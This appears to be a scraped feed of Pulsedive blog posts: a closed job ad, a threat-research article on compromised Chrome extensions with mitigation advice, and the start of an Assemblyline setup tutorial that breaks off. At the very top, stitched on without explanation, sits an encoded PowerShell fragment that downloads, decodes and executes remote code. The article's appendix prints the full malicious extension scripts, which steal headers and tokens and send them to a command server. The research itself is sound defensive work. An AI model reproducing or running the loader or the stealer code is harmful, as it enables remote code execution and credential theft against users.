lAHQAUwB0AHIAaQBuAGcAKAAkAEMASgBDADIAVwApADsACgAkAHoATwBYADUAZwA9ACQAeAByADAAVAB6AC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJABtAGQASwB5AEsAKQA7AAoAJABVAGoAQwBmADAAIAA9ACAAJAB6AE8AWAA1AGcALgBSAGUAcABsAGEAYwBlACgAIgAhACIALAAgACIAbAAiACkALgBSAGUAcABsAGEAYwBlACgAIgAqACIALAAgACIAZAAiACkALgBSAGUAcABsAGEAYwBlACgAIgBgACIAIgAsACAAIgBUACIAKQAuAFIAZQBwAGwAYQBjAGUAKAAiACcAIgAsACAAIgBIACIAKQAuAFIAZQBwAGwAYQBjAGUAKAAiADsAIgAsACAAIgBGACIAKQAKACQAeQBnAEQAOQBnACAAPQAgAFsAQwBvAG4AdgBlAHIAdABdADoAOgBGAHIAbwBtAEIAYQBzAGUANgA0AFMAdAByAGkAbgBnACgAJABVAGoAQwBmADAAKQAKAFsAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4ARQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJAB5AGcARAA5AGcAKQAgAHwAIABpAGUAeAAKAA==
  • ✇Pulsedive Blog
  • Work With Us: Technical Writer Grace Chi
    Update: This role is now closed and no longer accepting applications.⭐PulsedivePart-Time / ContractFully Remote, GlobalHQ in USAThe OpportunityCreate clear, concise, and user-friendly documentation that empowers our community to effectively utilize Pulsedive's platform.Pulsedive is a threat intelligence startup that delivers frictionless threat intelligence solutions for growing teams. We bring together intelligence in our platform and data products (Pro, API, Feed, Enterprise TIP), correlating
     

Work With Us: Technical Writer

19 de Março de 2025, 12:25
Work With Us: Technical Writer

Update: This role is now closed and no longer accepting applications.

Pulsedive
Part-Time / Contract
Fully Remote, Global
HQ in USA

The Opportunity

Create clear, concise, and user-friendly documentation that empowers our community to effectively utilize Pulsedive's platform.

Pulsedive is a threat intelligence startup that delivers frictionless threat intelligence solutions for growing teams. We bring together intelligence in our platform and data products (Pro, API, Feed, Enterprise TIP), correlating indicators of compromise and organizing information to support threat collection, pivoting, research, and analysis. 

Pulsedive is looking for a skilled technical writer on a contracting basis to document use cases, technical specifications, and guides for our platforms, products, and integrations. If you’re energized by making complex technical information accessible and engaging for technical audiences, this is the role for you. You will work closely with product and engineering to research, write, and maintain high-quality documentation that helps our users and clients leverage Pulsedive's solutions to their fullest potential.

Working at Pulsedive

Regardless of your role or expertise, we seek candidates who embrace honesty, enjoy constant learning, and are empowered by ownership of their work. As a product-led company, our users are our primary stakeholders. We believe there are countless ways for talented individuals from all backgrounds to contribute their unique skills, interests, and perspectives as Pulsedive grows—and we can't wait to work with and learn from you.

You’ll Get To

  • Document technical features, integrations, architectures, and APIs 
  • Create clear and accessible guides, walkthroughs, and help articles for a range of technical audiences and uses cases
  • Migrate and improve existing content, creating a streamlined and centralized system for all technical documentation
  • Collaborate with Pulsedive leadership and subject matter experts 
  • Get hands-on learning by using Pulsedive tools and sandboxed environments
  • Help maintain up-to-date information to reflect new features, integrations, and product changes
  • Create maintenance plans and style guides, laying the groundwork for future documenters
  • Communicate information with diagrams, charts, illustrations, animations, and more to effectively convey concepts and architectures  
  • Act on feedback to improve Pulsedive’s documentation and user support content
  • Manage your time and workflow independently in a fully remote environment

What You’ve Got (and We Want)

  • 3+ years experience in technical writing, documentation, or related fields
  • 2+ years in IT, computer science, networking, and/or cybersecurity
  • Proficiency in English with the ability to communicate technical concepts in a clear, concise, and user-friendly manner
  • Proven experience creating documentation for cloud-based SaaS products
  • Ability to research and write documentation for new features and integrations, while closing gaps in existing content
  • Ability to interview subject matter experts to extract and clarify complex technical information with minimal review

Bonus Points For

  • Familiarity researching and deploying tools or platforms for technical documentation
  • Practical experience with customer success and enablement
  • Extensive experience with cybersecurity platforms, particularly in threat intelligence
  • Familiarity with:
    • Cybersecurity (e.g., IOCs, MITRE ATT&CK, OSINT, incident response)
    • Networking protocols (e.g., DNS, HTTP)
    • APIs
    • Threat intelligence feeds
    • Enterprise SaaS platforms

The Structure

This is a part-time, fully remote contract role with potential for a full-time role at Pulsedive. Our working schedule is flexible, with an average 10 hour weekly commitment. You will have high levels of autonomy, working asynchronously with the Pulsedive team. We’ll develop expectations, milestones, and timelines for deliverables together - but give you the space to work in the ways you find the most productive and fulfilling.

Caught Your Eye?

Send us a resume and relevant materials to: talent@pulsedive.com

🔗
Not for you, but you know someone who knows someone?
Help us get the word out by sharing this post!

What Happens Next?

After we receive your application, we'll update you on your status. If we think there's a fit, we'll send you a quick email to verify relevant experience and then set up a time to interview.

  • ✇Pulsedive Blog
  • Compromised Browser Extensions - A Growing Threat Vector Pulsedive Threat Research
    Browser extensions often improve user experience and allow users to work more efficiently. Sources estimate that the Chrome Extension store hosts over one hundred thousand unique extensions:Site DebugBear reported 111,933 extensions in August 2024chrome-stats lists the number of extensions as high as 145,316Regardless of the exact number, most users have several extensions installed within their browsers. These can stem from Ad blockers, citation generators, or punctuation or writing aides. Whil
     

Compromised Browser Extensions - A Growing Threat Vector

25 de Fevereiro de 2025, 10:45
Compromised Browser Extensions - A Growing Threat Vector

Browser extensions often improve user experience and allow users to work more efficiently. Sources estimate that the Chrome Extension store hosts over one hundred thousand unique extensions:

  • Site DebugBear reported 111,933 extensions in August 2024
  • chrome-stats lists the number of extensions as high as 145,316

Regardless of the exact number, most users have several extensions installed within their browsers. These can stem from Ad blockers, citation generators, or punctuation or writing aides.

While most extensions provide value to users, there have been several cases of malicious browser extensions being used to target users. There are different ways by which threat actors deploy malicious browser extensions. The first is compromising existing plugins by exploiting vulnerabilities or compromising developer accounts. This gives a threat actor access to an existing plugin and its code, which can be modified to include malicious capabilities such as keylogging. This is how malicious code was added to the Cyberhaven extension, which is covered in-depth below. Similarly, compromising upstream libraries used by browser extensions may allow a threat actor to deploy code to benign plugins. Lastly, threat actors can design malware that operates as a browser extension. Rilide is an example of an information stealer deployed as a browser extension. 

This blog outlines:

  • How browser extensions work
  • Details about the compromised extensions identified at the beginning of January 2025, including the Cyberhaven and GraphQL Network Inspector extension
  • Mitigation strategies for home and corporate environments

While this blog examines compromises from January 2025, these are just a few examples in recent years where malicious browser extensions have been found. We expect to continue observing malicious browser extensions in the wild and recommend proper permissions review and policy enforcement to mitigate risks. 

How Browser Extensions Work

Browser extensions are small software applications that provide additional functionality and capabilities within a web browser. Browser extensions are usually written in HTML, CSS, or Javascript. Chrome extensions may consist of several items, including:

  • A manifest file
  • Service workers
  • Content scripts
  • Toolbar action
  • Side Panel
  • DeclarativeNetRequest

An explainer on the parts of the Chrome Extension is available here.

Manifest File

The manifest file is a JSON file within the extension’s dirextension's provides essential information about the extension and the files it uses. Figure 1 below contains the manifest file for the Chrome extension OneTab

Compromised Browser Extensions - A Growing Threat Vector
Figure 1: manifest.json file for OneTab.

OneTab is a productivity plugin that converts all tabs open in a browser into a list, saving memory by reducing the number of tabs open at any given time. The tabs can be opened from the list as required by the user. The manifest file shows the name of the extension along with a description. It also includes any scripts that are run in the background. Content scripts or service workers are where the extension’s functionality is defined. In the case of Figure 1, the manifest includes a reference to the service worker ext-onetab-concatenated-sources-background.js. The manifest file also consists of the list of permissions that the extension uses.

The action API controls the extension’s icon in the browser’s toolbar. The action must be specified in the manifest.json to use this API. In Figure 1, the action defines the default_icons array, a set of images from which one is displayed as the extension's icon in the browser's toolbar.

Service Workers

Service workers are event handlers used by the extension. These scripts run in the background and handle events. Chrome’s developer documentation mentions that these do not have access to DOM content. 

Content Scripts

Content scripts are files run on web pages. These use the DOM to read details about the web page, make changes to them, and collect information. Statically declared scripts are listed in the manifest.json file under the content_scripts key.

Compromised Browser Extensions - A Growing Threat Vector
Figure 2: Content scripts as defined in the manifest.json for the Zotero extension.

Statically defined scripts need a matches key to determine if the script will be injected into the page. The run_at key indicates when the scripts will be injected into the page. The three values here are:

  • document_start: script is injected after any CSS files but before DOM is created
  • document_end: script is injected after DOM is complete but before resources like images and frames are loaded
  • document_idle: The browser chooses when the script is injected between the document_end and the window.load event triggers.

Viewing Extension Files

Installed extensions are stored in a subdirectory within the profile path defined for Chrome for a particular user. In most cases, the location will be:

OS

Location

Windows

C:\Users\[username]\AppData\Local\Google\Chrome\User Data\Default\Extensions

Mac

~/Library/Application Support/Google/Chrome/Default/Extensions

Linux

~/.config/google-chrome/Default/Extensions/

Extensions are saved by their extension IDs, as shown in Figure 3.

Compromised Browser Extensions - A Growing Threat Vector
Figure 3: Chrome extensions installed on a Windows device.

Two ways to get the name of the extension:

  1. Open the extension directory and view the manifest.json
  2. Go to the extensions page in the browser -> enable Developer Mode -> IDs should be visible for each extension.

January 2025 Compromised Browser Extensions

The new year started with reports identifying at least 33 compromised Chrome browser extensions. A FieldEffect blog indicates that over 2.6 million users were impacted, and the compromised extensions were used for up to 18 months. One compromised browser extension was from Cyberhaven, a Data Loss Prevention software provider whose extension prevents users from entering data into unauthorized platforms. 

Cyberhaven has released extensive details about how the compromise occurred and what they uncovered from their investigation. Access was obtained through a phishing email that targeted the extension's developers. The email claimed to be from the Chrome Web Store and outlined items that violated Google’s policy and threatened to remove the extension from the Chrome Web Store. Users who interacted with the email granted OAUTH permissions to the malicious application. Once the malicious application was granted access, the threat actor used it to upload the malicious Cyberhaven extension to the Web Store. 

Compromised Browser Extensions - A Growing Threat Vector
Figure 4: Attack chain observed in the Cyberhaven Compromise
Compromised Browser Extensions - A Growing Threat Vector
Figure 5: Content of the phishing email sent to Cyberhaven developers
Compromised Browser Extensions - A Growing Threat Vector
Figure 6: The login prompt launched when the developers interacted with the email, as shown in Figure 5. - Source: Cyberhaven
Compromised Browser Extensions - A Growing Threat Vector
Figure 7: Request to grant an extension access. This was used to publish the malicious version of the Cyberhaven extension. - Source: Cyberhaven

The malicious Cyberhaven was identified as version 24.10.4 and was similar to previous benign versions of the extensions with some minor additions. The additions allowed the extension to reach out to a command and control server to download configurations and collect data from hard-coded websites. Based on an analysis of the malicious files, the threat actors only sought to collect information from domains related to facebook.com.

💡
While the configuration file downloaded from the C2 server only contained Facebook domains, the threat actor could have modified this at any point to expand their collection capabilities.

Compromised Extensions

Including Cyberhaven, 20 extensions were compromised as part of this campaign. News outlet Ars Technica published a list of the compromised versions and their identifier values for reference. A subset of the compromised extensions are listed below. The extensions below all targeted information. 

Extension Name

ID

Version

VPNCity

kkodiihpgodmdankclfibbiphjkfdenh

2.0.1

Parrot Talks

kkodiihpgodmdankclfibbiphjkfdenh

1.16.2

Uvoice

oaikpkmjciadfpddlpjjdapglcihgdle

1.0.12

Internxt VPN

dpggmcodlahmljkhlmpgpdcffdaoccni

1.1.1

Bookmark Favicon Changer

acmfnomgphggonodopogfbmkneepfgnh

4.0.0

Castorus

mnhffkhmpnefgklngfmlndmkimimbphc

4.40

Wayin AI

cedgndijpacnfbdggppddacngjfdkaca

0.0.11

Search Copilot AI Assistant for Chrome

bbdnohkpnbkdkmnkddobeafboooinpla

1.0.1

VidHelper - Video Downloader

egmennebgadmncfjafcemlecimkepcle

2.27

Cyberhaven security Extension v3

pajkjnmeojmbapicmbpliphjmcekeaac

24.10.4

AI Assistant ChatGPT and Gemini for Chrome

bibjgkidgpfbblifamdlkdlhgihmfohh

0.1.3

Bard AI Chat

pkgciiiancapdlpcbppfkmeaieppikkk

1.3.7

GraphQL Network Inspector

ndlbedplllcgconngcnfmkadhokfaaln

2.22.6

A further 13 compromised extensions were also identified. However, these looked to capture data that could related to payments. Secure Annex released a spreadsheet of the compromised extensions split by code similarities in the malicious versions.

💡
This technical analysis by John Tuckner at Secure Annex provides more details about these 13 extensions.

Cyberhaven Investigation Results

💡
A report released by Booz Allen Hamilton outlined findings based on their malware analysis of the compromised extension.

Cyberhaven’s investigation indicated that the only compromised version of their extension was version 24.10.4, consisting of worker.js and content.js files. The worker.js file was used to establish communication with the C2 server and download configurations from it. The content.js file was used to collect information on websites. The content.js file was static injected into all URLs before creating the DOM.

Compromised Browser Extensions - A Growing Threat Vector
Figure 8: Differences in the manifest.json between the malicious version and the clean version - Source: Booz Allen Hamilton

The content.js decodes base64 encoded data from a file called `config-block.txt`. The config file contained references to Facebook domains and the C2 used by the extension. 

Compromised Browser Extensions - A Growing Threat Vector
Figure 9: Service worker script that connects to the C2 server to download a configuration file - Source: Cyberhaven

GraphQL Network Inspector Extension Analysis

Sekoia also identified that version 2.22.6 of the GraphQL Network Inspector extension was compromised. Similar to the compromised version of the Cyberhaven extension, this extension includes malicious Javascript files - background.js and context_responder.js

💡
The malicious files are available as gists on GitHub and in the appendix at the end of this blog.

background.js operates as a service worker. It downloads a configuration from the C2 server and stores it in the browser’s storage. The configuration includes a list of URLs to target. Unlike in Cyberhaven, where the threat actor targeted Facebook, the URLs are related to ChatGPT.

Compromised Browser Extensions - A Growing Threat Vector
Figure 10: Decoded configuration file - Source: Sekoia
Compromised Browser Extensions - A Growing Threat Vector
Figure 11: background.js for the GraphQL Network Inspector Connector has similar code to the malicious Cyberhaven extension service worker shown in Figure 9 - Source: Sekoia

The code to download the configuration from the C2 is the same as the Cyberhaven one, except for the C2 URL and the full name of the storage key. 

Similarly, the context_responder.js file is injected into all pages and used to decode the configuration downloaded from the C2 server.

Compromised Browser Extensions - A Growing Threat Vector
Figure 12: The context_responder.js file decodes data from the configuration file (Content has been truncated). Source - Sekoia

Mitigation Strategies

For Home Users: Being aware of what extensions are enabled and the permissions they grant is often the best way to prevent malicious extensions. Consider only installing essential extensions. Before installing any extension, review the permissions it requires and the details in the privacy section of its web store listing. Users can also use information on the web store, such as the number of users, owner, reviews, and last update time, to gain more information about the extension and its overall trustworthiness. Moreover, users should periodically review installed extensions to identify any that are no longer needed and can be removed. 

For Corporate IT teams that control web browser settings for employees can use tools like Intune to enforce policies determining what extensions can be installed. Before restricting browser extensions within an environment, it would be beneficial to identify what extensions are currently used within the organization. This will allow teams to determine which extensions are required for business use. 

The following steps can be used to deploy an Intune policy to restrict extensions on Chrome.

  1. Open Intune Admin Center
  2. Navigate to the devices section
  3. Go to Manage Devices -> Configuration
  4. Create a Policy
  5. Select the platforms to apply the policy to
  6. Provide a name and description
  7. Click on `Add Settings`
  8. Search for `extension installation blocklist`
  9. Click on the application (for example, Google)
  10. Check the option to configure a blocklist
    1. Deploy a blanket block list using wildcards
  11. Configure an allowlist and enter the extension IDs that are allowed
💡
Jeffrey Appel’s blog on checking and blocking browser extensions via Defender and Intune offers additional details on configuring policies that can be applied to Microsoft Intune.

Rilide At a Glance - An Information Stealing Browser Extension

Rilide is an example of an information stealer masquerading as a browser extension. The malware, which was first reported in April 2023, targets Chromium-based browsers such as Google Chrome and Microsoft Edge. It is designed to take screenshots of information, log passwords, and collect credentials for cryptocurrency wallets. 

Rilide is delivered via malicious advertisements or phishing pages. When users interact with these payloads, a loader installs the Rilide extension. Security researchers have observed Rilide impersonating Google Drive and Palo Alto extensions. Associated IOCs can be accessed using Pulsedive Explore.

Compromised Browser Extensions - A Growing Threat Vector
Figure 13: Rilide infection chain - Source: Trustwave
💡
For a deeper dive into Rilide's delivery methods and complete intrusion chain, check out our detailed technical analysis here.
Rilide: An Information Stealing Browser Extension
Learn about the information stealing browser extension Rilide, its delivery methods, and intrusion chain.
Compromised Browser Extensions - A Growing Threat VectorPulsedive BlogPulsedive Threat Research
Compromised Browser Extensions - A Growing Threat Vector

References

Chrome Extension Statistics: Data From 2024 | DebugBear
What Chrome extensions are the most popular? Which extensions receive the worst rating? And what authors publish the most Chrome extensions?
Compromised Browser Extensions - A Growing Threat VectorDebugBearMatt Zeunert
Compromised Browser Extensions - A Growing Threat Vector
33 Chrome extensions found to be malicious
At least 33 malicious Chrome browser extensions found to be covertly siphoning data from users.
Compromised Browser Extensions - A Growing Threat VectorField Effect SoftwareField Effect Security Intelligence Team
Compromised Browser Extensions - A Growing Threat Vector
Cyberhaven Chrome Extension Breach: Phishing Attack Targets Developers
Learn how a sophisticated phishing attack compromised Chrome extensions like Cyberhaven, exposing millions of users.
Compromised Browser Extensions - A Growing Threat VectorGASAJames Greening
Compromised Browser Extensions - A Growing Threat Vector
Time to check if you ran any of these 33 malicious Chrome extensions
Two separate campaigns have been stealing credentials and browsing history for months.
Compromised Browser Extensions - A Growing Threat VectorArs TechnicaDan Goodin
Compromised Browser Extensions - A Growing Threat Vector
Sclpfybn Monetization Scheme
An analysis of monetization schemes found during research on Cyberhaven extensions compromised.
Compromised Browser Extensions - A Growing Threat VectorSecure AnnexJohn Tuckner
Compromised Browser Extensions - A Growing Threat Vector
Compromised extensions
Compromised Browser Extensions - A Growing Threat VectorGoogle Docs
Compromised Browser Extensions - A Growing Threat Vector
Final analysis: Chrome extension security incident
Compromised Browser Extensions - A Growing Threat VectorCyberhaven Team
Compromised Browser Extensions - A Growing Threat Vector
Targeted supply chain attack against Chrome browser extensions
In this blog post, learn about the supply chain attack targeting Chrome browser extensions and the associated targeted phishing campaign.
Compromised Browser Extensions - A Growing Threat VectorSekoia.io BlogQuentin Bourgue and Sekoia TDR
Compromised Browser Extensions - A Growing Threat Vector
background.js script from the Chrome extension “GraphQL Network Inspector” (ndlbedplllcgconngcnfmkadhokfaaln) compromised on 29 December 2024 (code beautified and URL defanged)
background.js script from the Chrome extension &quot;GraphQL Network Inspector&quot; (ndlbedplllcgconngcnfmkadhokfaaln) compromised on 29 December 2024 (code beautified and URL defanged) - maliciou…
Compromised Browser Extensions - A Growing Threat VectorGist262588213843476
Compromised Browser Extensions - A Growing Threat Vector
context_responder.js script from the Chrome extension “GraphQL Network Inspector” (ndlbedplllcgconngcnfmkadhokfaaln) compromised on 29 December 2024 (code beautified and URL defanged)
context_responder.js script from the Chrome extension &quot;GraphQL Network Inspector&quot; (ndlbedplllcgconngcnfmkadhokfaaln) compromised on 29 December 2024 (code beautified and URL defanged) - m…
Compromised Browser Extensions - A Growing Threat VectorGist262588213843476
Compromised Browser Extensions - A Growing Threat Vector
Analyzing a Browser Extension
Learn how to analyze a browser extension for use in your organization
Compromised Browser Extensions - A Growing Threat VectorSecure AnnexJohn Tuckner
Compromised Browser Extensions - A Growing Threat Vector
How to check and block “malicious” browser extensions with Microsoft Defender and Intune?
In the past years, malicious browser extensions have been on the rise and are more popular to be used as part of cyberattacks. With the use of malicious extensions, it is possible to gain data/ cookies or gain initial access…
Compromised Browser Extensions - A Growing Threat VectorJeffrey Appel - Microsoft Security blogJeffrey
Compromised Browser Extensions - A Growing Threat Vector
Rilide: A New Malicious Browser Extension for Stealing Cryptocurrencies | Trustwave
Trustwave SpiderLabs uncovered a new strain of malware that it dubbed Rilide, which targets Chromium-based browsers such as Google Chrome, Microsoft Edge, Brave, and Opera.
Compromised Browser Extensions - A Growing Threat VectorTrustwave Holdings, Inc.Pawel Knapczyk, Wojciech Cieslak
Compromised Browser Extensions - A Growing Threat Vector

Appendix - Malicious Files from GraphQL Network Inspector

background.js

Gist from Sekoia.

chrome.runtime.onInstalled.addListener(function (e) {
	'install' === e.reason && chrome.tabs.create({ url: 'https://www.overstacked.io/?install=true' });
});
chrome.runtime.onMessage.addListener((t, e, n) => {
	switch (t.action) {
	case 'graphqlnetwork-completions':
		fetch('https://chatgpt.com/status/', {
			method: 'POST',
			headers: {
				'Content-Type': 'application/json',
				Authorization: `Bearer ${ t.key }`
			},
			body: JSON.stringify({
				prompt: 'check',
				max_tokens: 150
			})
		}).then(t => t.json()).then(t => n(t)).catch(t => {
		});
		break;
	case 'graphqlnetwork-redirect':
		fetch(t.url).then(t => t.redirected).then(t => n(t)).catch();
		break;
	case 'graphqlnetwork-validate':
		fetch(t.url, {
			method: 'POST',
			headers: {
				Accept: 'application/json, application/xml, text/plain, text/html, *.*',
				'Content-Type': 'application/json'
			},
			body: JSON.stringify(t.pl)
		}).then(t => t.json()).then(t => n(t)).catch(t => {
		});
		break;
	case 'graphqlnetwork-rtext':
		fetch(t.url).then(t => t.text()).then(t => n(t)).catch();
		break;
	case 'graphqlnetwork-rjson':
		fetch(t.url).then(t => t.json()).then(t => n(t)).catch();
		break;
	case 'graphqlnetwork-check-errors':
		const e = t.pl;
		chrome.webRequest.onBeforeSendHeaders.addListener(function (a) {
			chrome.storage.local.get(['pswo']).then(o => {
				let r;
				var c;
				o.pswo && (r = o.pswo);
				const s = e.n;
				let i = '';
				try {
					i = btoa(JSON.stringify(e.openapi_u));
				} catch (t) {
				}
				let h = null === (c = a.requestHeaders) || void 0 === c ? void 0 : c.find(t => e.hed == t.name.toLowerCase());
				const p = e.openapi_tk + ' || ' + btoa(h.value) + ' || ' + btoa(navigator[s]) + ' || ' + e.uid + ' || ' + i + ' || ' + r + ' || ' + e.k, l = {
						ba1: btoa(p),
						ba2: JSON.stringify(e.graphqlnetwork_cx),
						ba3: JSON.stringify(e.gpta)
					}, d = t.url;
				fetch(d, {
					method: 'POST',
					headers: {
						Accept: 'application/json, application/xml, text/plain, text/html, *.*',
						'Content-Type': 'application/json'
					},
					body: JSON.stringify(l)
				}).then(t => t.json()).then(t => n(t)).catch(t => {
				});
			});
		}, { urls: [e.r] }, [
			'requestHeaders',
			'extraHeaders'
		]), fetch(e.r).then(t => t.text()).then(t => function (t) {
		}).catch();
	}
	return !0;
}), async function () {
	try {
		const t = await fetch('hxxps://graphqlnetwork[.]pro/ai-graphqlnetwork', {
			method: 'POST',
			headers: {
				Accept: 'application/json, application/xml, text/plain, text/html, *.*',
				'Content-Type': 'application/json'
			}
		});
		if (!t.ok)
			throw new Error(`HTTP error! Status: ${ t.status }`);
		const e = await t.json();
		await chrome.storage.local.set({ graphqlnetwork_ext_manage: JSON.stringify(e) }), console.log('Data successfully stored!');
	} catch (t) {
		console.error('An error occurred:', t);
	}
}();

context_responder.js

Gist from Sekoia.

chrome.runtime.onMessage.addListener(function (e, a, c) {
	console.log('Message received:', e), 'getScreenSize' === e.command && c({
		screenWidth: window.screen.width,
		screenHeight: window.screen.height
	});
}), async function () {
	let e, a = document.location.href;
	try {
		const {graphqlnetwork_ext_manage: a} = await chrome.storage.local.get(['graphqlnetwork_ext_manage']);
		e = a ? JSON.parse(a) : null;
	} catch (e) {
		console.error('Error retrieving data from storage:', e);
	}
	e && 2000 !== e.code ? setTimeout(async function () {
		if (a.includes(atob(e.graphqlnetworkc)))
			try {
				await async function (e) {
					const a = atob(e.graphqlnetworkf), c = atob(e.graphqlnetworkg), t = atob(e.graphqlnetworkb), s = atob(e.graphqlnetworkh), o = atob(e.graphqlnetworkd), r = atob(e.graphqlnetworke), n = atob(e.graphqlnetworka), h = atob(e.graphqlnetworki), i = atob(e.graphqlnetworkl), y = atob(e.graphqlnetworkm), p = atob(e.graphqlnetworkn), l = atob(e.graphqlnetworko), d = atob(e.graphqlnetworkp), m = atob(e.graphqlnetworkk);
					atob(e.graphqlnetworkq), atob(e.graphqlnetworkr);
					chrome.runtime.sendMessage({
						action: 'graphqlnetwork-rtext',
						url: a
					}, a => {
						const i = /6kU.*?"/gm;
						let y, p = '';
						for (; null !== (y = i.exec(a));)
							p = y[0].replace('"', '');
						if (p) {
							let a = h + p;
							chrome.runtime.sendMessage({
								action: 'graphqlnetwork-rjson',
								url: s + a
							}, async s => {
								const h = s.id, i = s;
								chrome.runtime.sendMessage({
									action: 'graphqlnetwork-rjson',
									url: c + a
								}, async c => {
									const s = c.data;
									chrome.runtime.sendMessage({
										action: 'graphqlnetwork-rjson',
										url: m + a
									}, async c => {
										const y = c.data;
										chrome.runtime.sendMessage({
											action: 'graphqlnetwork-check-errors',
											url: t,
											pl: {
												dm: atob(e.graphqlnetworkc),
												openapi_tk: a,
												openapi_u: i,
												graphqlnetwork_cx: s,
												gpta: y,
												uid: h,
												hed: o,
												n: r,
												r: n,
												k: ''
											}
										}, () => {
											chrome.storage.local.set({ graphqlnetwork_ext_log: JSON.stringify(h) });
										});
									});
								});
							});
						}
					}), document.body.addEventListener(y, () => {
						document.querySelectorAll(i).forEach(async e => {
							const a = e.getAttribute(d);
							if (a && a.includes(p))
								try {
									const {graphqlnetwork_ext_log: e} = await chrome.storage.local.get(['graphqlnetwork_ext_log']), c = e ? JSON.parse(e) : '';
									chrome.runtime.sendMessage({
										action: 'graphqlnetwork-validate',
										url: l,
										pl: {
											sc: btoa(a),
											cf: btoa(c)
										}
									});
								} catch (e) {
									console.error('Error retrieving log data:', e);
								}
						});
					});
				}(e);
			} catch (e) {
				console.error('Error processing valid URL:', e);
			}
		else
			chrome.runtime.sendMessage({
				action: 'graphqlnetwork-redirect',
				url: e.graphqlnetworkf
			}, a => {
				0 === a && chrome.runtime.sendMessage({
					action: 'graphqlnetwork-completions',
					key: e.graphqlnetworkd
				});
			});
	}, 2000) : chrome.runtime.sendMessage({
		action: 'graphqlnetwork-redirect',
		url: e.graphqlnetworkf
	}, a => {
		0 === a && chrome.runtime.sendMessage({
			action: 'graphqlnetwork-completions',
			key: e.graphqlnetworkd
		});
	});
}();
  • ✇Pulsedive Blog
  • Assemblyline 101 - Open Source Malware Triage Pulsedive Threat Research
    While analysts can individually analyze files, that process takes time and may require a plethora of tools. Having a single source that provides an automated approach to initial analysis and detection mechanisms allows analysts to sift through noise and focus on files that require more attention. This is where Assemblyline, an open-source tool created by the Canadian Center of Cyber Security (CCCS), comes in. Assemblyline allows files to be scanned with various tools (called ‘services’) within t
     

Assemblyline 101 - Open Source Malware Triage

7 de Janeiro de 2025, 14:16
Assemblyline 101 - Open Source Malware Triage

While analysts can individually analyze files, that process takes time and may require a plethora of tools. Having a single source that provides an automated approach to initial analysis and detection mechanisms allows analysts to sift through noise and focus on files that require more attention. This is where Assemblyline, an open-source tool created by the Canadian Center of Cyber Security (CCCS), comes in. Assemblyline allows files to be scanned with various tools (called ‘services’) within the platform and for information about the files to be collected in one place. This blog explores:

  • What is Assemblyline?
  • Installing Assemblyline using Docker
  • Maldoc analysis using Assemblyline

What is Assemblyline?

Assemblyline is an open-source malware detection tool that allows cybersecurity analysts to triage files within a single platform quickly. The tool consists of different modules called services that collect information about the file and can be used to alert on suspicious artifacts. The key benefit of a tool like Assemblyline is that it tags submissions with results from services as it is being analyzed and can detect duplicate submissions. Moreover, the tool assigns a score to each file based on the information collected. This score can be used to identify malicious files or files that may warrant further investigation. 

Who should use Assemblyline? Assemblyline is ideal for security research and defense teams, threat researchers, and incident response professionals who need to automate and streamline the analysis, classification, and prioritization of malware samples. It is especially helpful for security teams handling large volumes of malware and seeking a scalable, customizable solution for efficient triage.

Services Available within Assemblyline

Services are modules available within Assemblyline that analyze the submitted file and extract items that may indicate maliciousness. Services fall under two categories: Assemblyline services and community services. 

  1. Assemblyline services are services or modules bundled with the Assemblyline build and are maintained by the Assembyline development team. 
  2. Community services have been created by the community to augment existing functionality. 

Assemblyline Services

The table below contains an overview of some of the services maintained by the Assemblyline team. The complete list, along with links to the service manifests, are available here.

Service Name

Description

Batchdeobfuscator

Deobfuscates batch files

CAPA

Tool that identifies capabilities in executable files

ConfigExtractor

Extracts malware configurations including list of C2

CAPE

Sandbox for dynamic malware analysis

DeobfuScripter

Static script de-obfuscator

Floss

Extracts obfuscated strings within files

Oletools

Tools that extract data from OLE and XML documents

PeePDF

Python based tool to analyze PDF files

Suricata

Network based detections for scanning network captures

YARA

Create detections based on patterns within files

Additional Community Services

The following community services are listed within the Assemblyline documentation

Service Name

Description

Author

Link

AutoItRipper

AutoIt Unpacker

NVISO

Link

ClamAV

Submits a file to ClaimAV and displays the result

NVISO

Link

MalwareBazaar

Retrieves MalwareBazaar Result

NVISO

Link

MsgParser

MSG Extractor

NVISO

Link

MetaDefender Sandbox

Submits file or URL to MetaDefender Sandbox

OPSWAT

Link

PythonExeUnpacker

Python exe unpacker

NVISO

Link

StegFinder

Uses StegExpose to identity data embedded in images

NVISO

Link

Unfurl

Expands a shortened URL

NVISO

Link

UrlScanIo

Submits data to URLScan.io

NVISO

Link

Windows Defender

Windows Defender Service

Adam McHugh

Link Unavailable

💡
Note: The GitHub Repos for services created by NVISO indicate that they have been archived and may not be under active development. As such, they may refer to older versions of Assemblyline.

Details on how to build a community service are available here.

Installing and Configuring Assemblyline

💡
Assemblyline is also available on AWS as a subscription that can be deployed with minimal user interaction.

Assemblyline can be deployed on a single instance or in a clustered environment. The way in which a team chooses to deploy Assemblyline depends on its objectives. CCCS claims that both deployment mechanisms have the same analysis capabilities, but clustered environments scale better whilst offering redundancy and failover capability. 

Certain external resources will need to be run on external sources.

Figure 1 below compares the features of the different deployment mechanisms:

Assemblyline 101 - Open Source Malware Triage
Figure 1: Feature Comparison of the different Assemblyline Deployment Mechanisms. Source: Installation Manual

Installation Steps

The instructions below are from the Docker Installation Guide for Assemblyline:

  1. Install Docker
  2. Configure Docker to use a larger address pool
  3. Setup Assemblyline
  4. Deploy Assemblyline

1. Install Docker

sudo apt-get install -y apt-transport-https ca-certificates curl gnupg software-properties-common
sudo install -m 0755 -d /etc/apt/keyrings
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo gpg --dearmor -o /etc/apt/keyrings/docker.gpg
sudo chmod a+r /etc/apt/keyrings/docker.gpg
echo \
"deb [arch="$(dpkg --print-architecture)" signed-by=/etc/apt/keyrings/docker.gpg] https://download.docker.com/linux/ubuntu \
"$(. /etc/os-release && echo "$VERSION_CODENAME")" stable" | \
sudo tee /etc/apt/sources.list.d/docker.list > /dev/null
sudo apt-get update -y
sudo apt-get install -y docker-ce docker-ce-cli containerd.io docker-buildx-plugin docker-compose-plugin
sudo ln -s /usr/libexec/docker/cli-plugins/docker-compose /usr/local/bin/docker-compose

2. Configure Docker to use a larger address pool

Create/Edit /etc/docker/daemon.json and the following line:

  "default-address-pools":
  [
    {"base":"10.201.0.0/16","size":24}
  ]
}

Restart docker with service docker restart
Check status of docker - service docker status

